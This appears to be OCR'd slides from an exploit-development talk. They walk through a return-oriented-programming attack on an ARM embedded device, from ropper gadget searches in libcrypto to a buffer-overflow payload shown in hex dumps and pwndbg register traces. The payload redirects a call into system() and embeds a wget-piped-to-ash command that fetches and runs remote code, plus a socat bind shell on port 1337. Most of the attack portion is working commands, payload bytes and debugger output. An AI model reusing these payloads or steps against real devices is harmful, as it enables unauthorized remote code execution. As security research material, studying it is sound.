- Script to search for ropper ROP gadgets in binaries and imported libraries
- Regular expression to filter down the results into useful set of gadgets


```
for i in $(cat mpl_icd_shared_libraries.txt | tail -n 20); do ropper --nocolor -f ../../mtd_dumps/new/extracted
/copy${i} >| $(basename $i).rop.txt ; done

grep --pcre2 "mov (r[1,2,3,5,6]), r0;.*mov r0, r4;.*blx \1" *.rop.txt
libcrypto.so.1.0.0.rop.txt
1462:0x0011ad28: b #0x11ad30; mov r3, r0; mov r0, r4; mov r1, r5; mov r2, r6; blx r3;
11048:0x0011ad2c: mov r3, r0; mov r0, r4; mov r1, r5; mov r2, r6; blx r3;
```


Go go gadget!

Approach:

- blx r3 where we get start of control – r3 will need to be an address to the beginning of this gadget
- First get r0 as address to System Call because it is moved to r3 and then called later
- But r0 still has to have our *argument* to System, which is reverse shell command




The Gadget




Good things come in small packages

- The location of r4 in our pattern gave us only 28 contiguous bytes before r0 location




Fale

- 4 bytes of the wget reverse shell string gets copied and overwritten




Getting lucky

- Overwrote the two modified dword values with “AAAA”
- This caused a similar crash, but r4 is now WAY earlier in the pattern and we have plenty of contiguous bytes



ROP gods smile on us…




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0650h: 65 61 61 71 66 61 61 71 67 61 61 71 68 61 61 71 eaaqfaaqgaaqhaaq
0660h: 69 61 61 71 6A 61 61 71 6B 61 61 71 6C 61 61 71 iaaqjaaqkaaqlaaq
0670h: 6D 61 61 71 6E 61 61 71 6F 61 61 71 70 61 61 71 maaqnaaqoaaqpaaq
0680h: 71 61 61 71 72 61 61 71 73 61 61 71 74 61 61 71 qaaqraaqsaaqtaaq
0690h: 75 61 61 71 76 61 61 71 77 61 61 71 78 61 61 71 uaaqvaaqwaaqxaaq
06A0h: 79 61 61 71 7A 61 61 72 62 61 61 72 63 61 61 72 yaaqzaarbaarcaar
06B0h: 64 61 61 72 65 61 61 72 66 61 61 72 67 61 61 72 daareaarfaargaar
06C0h: 68 61 61 72 69 61 61 72 6A 61 61 72 6B 61 61 72 haariaarjaarkaar
06D0h: 6C 61 61 72 6D 61 61 72 6E 61 61 72 6F 61 61 72 laarmaarnaaroaar
06E0h: 70 61 61 72 71 61 61 72 72 61 61 72 73 61 61 72 paarqaarraarsaar
06F0h: 74 61 61 72 75 61 61 72 76 61 61 72 77 61 61 72 taaruaarvaarwaar
0700h: 78 61 61 72 79 61 61 72 7A 61 61 73 62 61 61 73 xaaryaarzaasbaas
0710h: 63 61 61 73 64 61 61 73 65 61 61 73 66 61 61 73 caasdaaseaasfaas
0720h: 67 61 61 73 68 61 61 73 69 61 61 73 6A 61 61 73 gaashaasiaasjaas
0730h: 6B 61 61 73 6C 61 61 73 6D 61 61 73 6E 61 61 73 kaaslaasmaasnaas
0740h: 6F 61 61 73 70 61 61 73 71 61 61 73 72 61 61 73 oaaspaasqaasraas
0750h: 73 61 61 73 74 61 61 73 75 61 61 73 76 61 61 73 saastaasuaasvaas
0760h: 77 61 61 73 78 61 61 73 79 61 61 73 7A 61 61 74 waasxaasyaaszaat
0770h: 62 61 61 74 63 61 61 74 64 61 61 74 65 61 61 74 baatcaatdaateaat
0780h: 66 61 61 74 67 61 61 74 68 61 61 74 69 61 61 74 faatgaathaatiaat
0790h: 6A 61 61 74 6B 61 61 74 6C 61 61 74 6D 61 61 74 jaatkaatlaatmaat
07A0h: 6E 61 61 74 6F 61 61 74 70 61 61 74 71 61 61 74 naatoaatpaatqaat
07B0h: 72 61 61 74 73 61 61 74 74 61 61 74 75 61 61 74 raatsaattaatuaat
07C0h: 76 61 61 74 77 61 61 74 78 61 61 74 79 61 61 74 vaatwaatxaatyaat
07D0h: 7A 61 61 75 62 61 61 75 63 61 61 75 64 61 61 75 zaaubaaucaaudaau
07E0h: 65 61 61 75 66 61 61 75 67 61 61 75 68 61 61 75 eaaufaaugaauhaau
07F0h: 69 61 61 75 6A 61 61 75 6B 61 61 75 6C 61 61 77 iaaujaaukaaulaaw
0800h: 67 65 74 20 2D 4F 20 42 42 42 42 2E 36 39 2E 42 get -O BBBB.69.B
0810h: 42 42 42 31 38 7C 61 73 68 00 61 B4 CC 00 00 75 BBB18|ash.a´Ì..u
0820h: 75 61 61 2C 3D E4 B6 75 77 61 61 75 78 61 61 75 uaa,=ä¶uwaauxaau
0830h: 79 61 61 75 7A 61 61 76 62 61 61 76 63 61 61 76 yaauzaavbaavcaav
0840h: 64 61 61 76 65 61 61 76 66 61 61 76 67 61 61 76 daaveaavfaavgaav
```

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0650h: 65 61 61 71 66 61 61 71 67 61 61 71 68 61 61 71 eaaqfaaqgaaqhaaq
0660h: 69 61 61 71 6A 61 61 2F 75 73 72 2F 62 69 6E 2F iaaqjaa/usr/bin/
0670h: 73 6F 63 61 74 20 54 43 50 2D 4C 49 53 54 45 4E socat TCP-LISTEN
0680h: 3A 31 33 33 37 2C 72 65 75 73 65 61 64 64 72 2C :1337,reuseaddr,
0690h: 66 6F 72 6B 20 45 58 45 43 3A 2F 62 69 6E 2F 61 fork EXEC:/bin/a
06A0h: 73 68 2C 70 74 79 2C 73 74 64 65 72 72 2C 73 65 sh,pty,stderr,se
06B0h: 74 73 69 64 2C 73 69 67 69 6E 74 2C 73 61 6E 65 tsid,sigint,sane
06C0h: 00 61 61 72 69 61 61 72 6A 61 61 72 6B 61 61 72 .aariaarjaarkaar
06D0h: 6C 61 61 72 6D 61 61 72 6E 61 61 72 6F 61 61 72 laarmaarnaaroaar
06E0h: 70 61 61 72 71 61 61 72 72 61 61 72 73 61 61 72 paarqaarraarsaar
06F0h: 74 61 61 72 75 61 61 72 76 61 61 72 77 61 61 72 taaruaarvaarwaar
0700h: 78 61 61 72 79 61 61 72 7A 61 61 73 62 61 61 73 xaaryaarzaasbaas
0710h: 63 61 61 73 64 61 61 73 65 61 61 73 66 61 61 73 caasdaaseaasfaas
0720h: 67 61 61 73 68 61 61 73 69 61 61 73 6A 61 61 73 gaashaasiaasjaas
0730h: 6B 61 61 73 6C 61 61 73 6D 61 61 73 6E 61 61 73 kaaslaasmaasnaas
0740h: 6F 61 61 73 70 61 61 73 71 61 61 73 72 61 61 73 oaaspaasqaasraas
0750h: 73 61 61 73 74 61 61 73 75 61 61 73 76 61 61 73 saastaasuaasvaas
0760h: 77 61 61 73 78 61 61 73 79 61 61 73 7A 61 61 74 waasxaasyaaszaat
0770h: 62 61 61 74 63 61 61 74 64 61 61 74 65 61 61 74 baatcaatdaateaat
0780h: 66 61 61 74 67 61 61 74 68 61 61 74 69 61 61 74 faatgaathaatiaat
0790h: 6A 61 61 74 6B 61 61 74 6C 61 61 74 6D 61 61 74 jaatkaatlaatmaat
07A0h: 6E 61 61 74 6F 61 61 74 70 61 61 74 71 61 61 74 naatoaatpaatqaat
07B0h: 72 61 61 74 73 61 61 74 74 61 61 74 75 61 61 74 raatsaattaatuaat
07C0h: 76 61 61 74 77 61 61 74 78 61 61 74 79 61 61 74 vaatwaatxaatyaat
07D0h: 7A 61 61 75 62 61 61 75 63 61 61 75 64 61 61 75 zaaubaaucaaudaau
07E0h: 65 61 61 75 66 61 61 75 67 61 61 75 68 61 61 75 eaaufaaugaauhaau
07F0h: 69 61 61 75 6A 61 61 75 6B 61 61 75 6C 61 61 77 iaaujaaukaaulaaw
0800h: 67 65 74 20 2D 4F 20 42 42 42 42 2E 36 39 2E 42 get -O BBBB.69.B
0810h: 42 42 42 31 38 7C 61 73 68 00 61 B4 CC 00 00 75 BBB18|ash.a´Ì..u
0820h: 75 61 61 2C 3D E4 B6 75 77 61 61 75 78 61 61 75 uaa,=ä¶uwaauxaau
0830h: 79 61 61 75 7A 61 61 76 62 61 61 76 63 61 61 76 yaauzaavbaavcaav
0840h: 64 61 61 76 65 61 61 76 66 61 61 76 67 61 61 76 daaveaavfaavgaav
```

Branch to gadget

```
pwndbg> x/5i 0xb6e43d2c
   0xb6e43d2c <EVP_PKEY_derive+120>:    mov     r3, r0
   0xb6e43d30 <EVP_PKEY_derive+124>:    mov     r0, r4
   0xb6e43d34 <EVP_PKEY_derive+128>:    mov     r1, r5
   0xb6e43d38 <EVP_PKEY_derive+132>:    mov     r2, r6
   0xb6e43d3c <EVP_PKEY_derive+136>:    blx     r3
```

- Breakpoint at the call to our ROP – blx r3
- Remember, r3 needs to be the address of our gadget (0xb6e43d2c)

```
► 0xb696ef38 <fclose+172>    blx    r3
<EVP_PKEY_derive+120>
      r0: 0xccb4 (system@plt) ◂— add    ip, pc, #0x100000
      r1: 0x42424242 ('BBBB')
      r2: 0x0
      r3: 0xb6e43d2c (EVP_PKEY_derive+120) ◂— mov    r3, r0

  0xb696ef3c <fclose+176>    cmp    r0, #0
  0xb696ef40 <fclose+180>    mvnlt  r8, #0
  0xb696ef44 <fclose+184>    mvn    r3, #0
  0xb696ef48 <fclose+188>    str    r3, [r5, #4]
  0xb696ef4c <fclose+192>    ldr    r3, [pc, #0x250]
  0xb696ef50 <fclose+196>    bl     #__aeabi_read_tp@plt
        <__aeabi_read_tp@plt>

  0xb696ef54 <fclose+200>    ldr    r6, [sb, r3]
  0xb696ef58 <fclose+204>    sub    sl, r0, #0x490
  0xb696ef5c <fclose+208>    ldr    r3, [r6, #8]
```

```
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
*R0   0xccb4 (system@plt) ◂— add    ip, pc, #0x100000
*R1   0x42424242 ('BBBB')
*R2   0x0
*R3   0xb6e43d2c (EVP_PKEY_derive+120) ◂— mov    r3, r0
 R4   0x1aca008 ◂— '/usr/bin/socat TCP-LISTEN:1337,reuseaddr,fork EXEC:/bin/ash,pty,stderr
etsid,sigint,sane'
 R5   0x1aca1a0 ◂— '7get -O BBBB.69.BBBB18|ash'
 R6   0x999
 R7   0x1
*R8   0x0
*R9   0xb69a5ebc —▸ 0x5fe04 (prc_key+196) ◂— sub    r3, r3, #0x41
 R10  0xb6ffef74 —▸ 0xded4 (prc_Salto_msg+320) ◂— beq    #0xdeec
*R11  0x61616476 ('vdaa')
 R12  0xb696ee8c (fclose) ◂— push   {r3, r4, r5, r6, r7, r8, sb, sl, fp, lr}
*SP   0xbefffa70 ◂— 0x44 /* 'D' */
*PC   0xb696ef38 (fclose+172) ◂— blx    r3
```

Executing in our gadget


```
──────────────────────[ DISASM ]──────────────────────
▶ 0xb6e43d2c <EVP_PKEY_derive+120>    mov    r3, r0
  0xb6e43d30 <EVP_PKEY_derive+124>    mov    r0, r4
